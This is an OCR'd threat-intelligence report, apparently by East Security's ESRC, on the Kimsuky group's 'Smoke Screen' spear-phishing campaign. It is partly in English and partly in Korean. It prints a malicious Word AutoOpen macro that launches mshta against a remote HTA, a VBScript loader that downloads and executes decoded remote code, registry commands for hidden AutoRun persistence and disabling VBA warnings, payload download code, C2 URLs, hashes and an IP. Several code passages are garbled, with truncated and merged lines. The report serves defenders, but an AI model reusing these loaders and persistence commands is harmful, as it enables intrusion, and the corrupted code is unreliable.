
Encrypted APT attack, Kimsuky organization's 'Smoke Screen' PART 2

Malicious code analysis report

by Alyac · 2019. 5. 13. 17:34



hello? This is East Security Security Response Center (ESRC).

On April 17th, **the identity of Kimsuky, the APT campaign targeting Korea and the United States revealed** through the "Smoke Screen" report, revealed the mastermind behind the APT attacks that were being secretly carried out targeting Korea and the United States.

stopped.

What's interesting is that they are carrying out spear phishing attacks against South Korea and the United States, while simply bypassing security detection systems.

■ Background of the smoke screen operation disguised as confidential security documents

ESRC was able to observe common clues while observing and analyzing the activities of those targeting only professionals working in North Korea-related fields in South Korea and the United States.

When targeting Korea, vulnerabilities in HWP document files are mainly used, and when targeting the United States, custom bait based on DOC documents is used.

In particular, each document creation software's own encryption function is applied to bypass security systems that detect similar malicious files.

Many security services require access to the inside of various document formats to identify existing malicious patterns or potentially harmful code, but such analysis is difficult when self-encryption functions are applied.

Therefore, the detection rate of APT attack document files known to be malicious in the Virus Total service may be significantly low, or judgment may be delayed or withheld until the password is confirmed, which is a very normal result.

- https://www.virustotal.com/gui/file/71a7f7d3afc2288c82e1d2fd9813efc6e15f8f283091f7bc48ac2beaf1e488d4/detection

-
https://www.virustotal.com/gui/file/2b35f9c3c530eca7ae587109fbb227097a56d21e9d9359704805be3cc2c4c5bc/detection

-
https://www.virustotal.com/gui/file/b964e53b75932092489937fa9647b7d128d6c799511a024c53909c3dfdf20d24/detection

■ APT threat organization's unique ID and various clues

Last April, ESRC disclosed various computer account names, email addresses, SNS, and messenger information used by those behind the threat through the 'Smoke Screen' campaign.

windowsmb
JamFedura
Aji
snow8949
JamShine1993
tiger199392
jamfedura0293
Coinjjang 1985
tiger1993
aji9170
aji199293
rjh917
devAji917
Fungsyujonggu

In particular, it has been revealed to the world that in addition to cyber espionage activities, they have disguised themselves as professional developers in the field of cryptocurrency and gambling games and are focusing on earning foreign currency through software development agency work and Bitcoin transactions on various freelance sites.

And the fact that various exchanges have been attempted through individual 1:1 cyber contact methods through KakaoTalk, Telegram, Skype, etc. is a clear example of how cyber threats are becoming bolder and closer to our surroundings.

■ Actual attack vector #1 performed in May (DOC-based case)


As of May 2019, the 'Smoke Screen' campaign is still ongoing, with Korean and US officials engaged in North Korea-related research and related fields becoming the main targets.

What was detected on May 1st began as a spear phishing attack with a malicious DOC document created on April 29th attached.

This attack was disguised as a message from a researcher at a certain U.S. think tank specializing in Northeast Asian security issues and North Korea.

The casting flow including lures is not much different from the previously known method, but the document password setting method mainly used in Korea has been introduced.


After the security request screen used in the document passes, macro execution is prompted with a security warning message as follows. If the macro function is activated by clicking the [Run Content] button here, the malicious function is performed as expected.



[Figure 1] Screen shown after the malicious DOC document with the password entered is executed

You can see that the attack documents against the United States were written in Korean, which is one of the clues that the attacker is using the Korean version of the Windows operating system.

And the account that last modified this document is exactly the same as the 'windowsmb' account that was revealed in the 'Smoke Screen' campaign.



[그림 2] 악성 문서 파일을 마지막으로 수정한 'windowsmb' 화면

DOC 악성 문서의 매크로에는 다음과 같은 코드가 포함되어 있으며, 암호를 설정해 편집이나 분석을 하지 못하도록 방해합니다.

```
' module: ThisDocument

Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True



' module: NewMacros

Attribute VB_Name = "NewMacros"
Sub AutoOpen()
'
' AutoOpen Macro
'
Shell ("mshta https://bit-
albania.com/sekretar_bit_shkurt2019/webs/rez/us/Ahfzo0[.]hta")
End Sub
```

있습니다.

```
<html><script language="VBScript">On Error
    Resume Next:Function Co00(c):L=Len(c):s
    ="":For jx=0 To d-1:For ix=0 To Int(L/d
    )-1:s=s&Mid(c,ix*d+jx+1,1):Next:Next:s=
    s&Right(c,L-Int(L/d)*d):Co00=s:End
    Function:Set Post0 = CreateObject("
    MSXML2.ServerXMLHTTP.6.0"):Post0.open "
    GET", "https://bit-albania.com/
    sekretar_bit_shkurt2019/webs/rez/us/
    expres.php?op=1", False:Post0.Send:t0=
    Post0.responseText:d=11:t0=Co00(t0):
    Execute(t0):window.close()</script></
html>
```

[그림 3] 'Ahfzo0.hta' 코드 내부 화면

'expres.php?op=1' 사이트로 접근할 경우 인코딩된 php 명령이 로드되며, hta 파일에서 인코딩 키로 선언된 '11' 값을 통해 디코딩 절차를 거치게 됩니다.

디코딩된 후 수행되는 명령에는 'pwzpz.js', 'nqtas.vbs', 'tmp.bat' 등의 쉘 스크립트와 파워쉘 명령을 담고 있습니다.


```
wShell=new ActiveXObject("WScript.Shell");retu=wShell.run("cmd.exe /c timeout 5 &
taskkill /im cmd.exe",0,true);
```

```
On Error Resume Next:Set wShell=CreateObject("WScript.Shell"):file_bat=
wShell.ExpandEnvironmentStrings("%appdata%") &
"\tmp.bat":retu=wShell.run("cmd.exe /c timeout 5 &""""&file_bat&""""",0,true)
```

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Command Processor" /v AutoRun
/t REG_SZ /d "powershell.exe start-process -windowstyle hidden -filepath mshta.exe
https://bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/Ahfzo[.]hta" /f & reg add
```

VBAWarnings /t REG_DWORD /d "1" /f& reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security" /v VBAWarnings /t REG_DWORD /d "1" /f & del "%appdata%\tmp.bat"

그리고 정상적인 문서 파일을 다운로드해 로딩하는 과정을 거치게 됩니다.



[그림 4] 추가 다운로드 후 보여지는 정상 문서 화면

설치할 수 있습니다.

- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/Ahfzo0[.]hta
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/Ahfzo[.]hta
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/expres[.]php?op=1
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/upload[.]php
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/cow[.]php?op=cow[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/cow_pass[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/cow[.]php?op=exe[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/cow[.]php?op=dll[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/power_dir[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/power_com[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/power_com_wow[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/power_exe[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/power_exe_del[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/power_key[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/power_key_j[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/power_kill[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/asist[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/asist_vbs_getfiles[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/asist_vbs_exe_down[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/drop[.]gif
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/blackip[.]txt
- bit-albania.com/sekretar_bit_shkurt2019/webs/rez/us/resp[_]suspect

특히, 접속자들의 아이피 주소와 컴퓨터 정보들을 수집해 분석 환경일 경우 방해하는 기능도 존재하며, 공격자의 의도에 따라 암호화된 악성 코드를 설치할 수 있는데, 원격제어(RAT) 등의 피해로 이어질 수 있습니다.

```
MyFile.Close

Post0.Open "GET","https://bit-albania.com/sekretar_bit_shks/
    cow.php?op=cow.gif",0

Post0.Send()

Set Most0.Send()

Set MyFile = oFSO.CreateTextFile(path1, True)

MyFile.Write(Post0.responseText)

MyFile.Close

Post0.Open "GET","https://bit-albania.com/surt2019/webs/rez/us/
    cow.php?op=exe.gif",0

Pp=dll.gif",0

Post0.Send()

Set MyFile = oFSO.CreateTextFile(path2, True)
```



[그림 5] 디코딩된 명령어 화면

'cow.gif', 'exe.gif' 파일은 Base64 기반으로 인코딩된 형태의 악성 코드이며, 일부는 리버스 루틴이 적용되어 있습니다.

File Name	cow.gif
MD5	0e595fb4462e99f392d441d960f8bc93

File Name	exe.gif
MD5	d264875dab332d3475b99461310d7fff

복호화를 거치면, 'EGIS Co., Ltd.' 디지털 서명을 가진 악성 파일이 확인됩니다.



[그림 6] EGIS 디지털 서명 화면

복호화된 DLL 파일의 경우에는 다음과 같은 PDB 값을 가지고 있으며, Mutex 값은 '__START_MYTEST_MARKuuuii__' 입니다.


- L:\TEMP_WORK\VC_work\rrrr_dllload.dll_OK\Release\rrrr.pdb

```
db 'RSDS'                ; DATA XREF: .rdata:1000E184↑o
                         ; CV signature
dd 7B9F6A36h             ; Data1 ; GUID
dw 0DD6h                 ; Data2
dw 4FB8h                 ; Data3
db 0AEh, 2Dh, 2Fh, 8Ch, 2Ch, 73h, 0F4h, 15h; Data4
dd 1                     ; Age
db 'L:₩TEMP_WORK₩VC_work₩rrrr_dllload.dll_OK₩Release₩rrrr.pdb',0 ; PdbFileName
align 4
db    0                  ; DATA XREF: .rdata:1000E19C↑o
db    0
```

'cow.gif' 파일의 경우에는 중국어로 빌드된 악성 Dll 파일인데, PCRat 원격제어 프로그램의 'Server.dll' 파일 기능을 수행하게 되며, '173.248.170.149' 서버로 통신을 시도하게 됩니다.

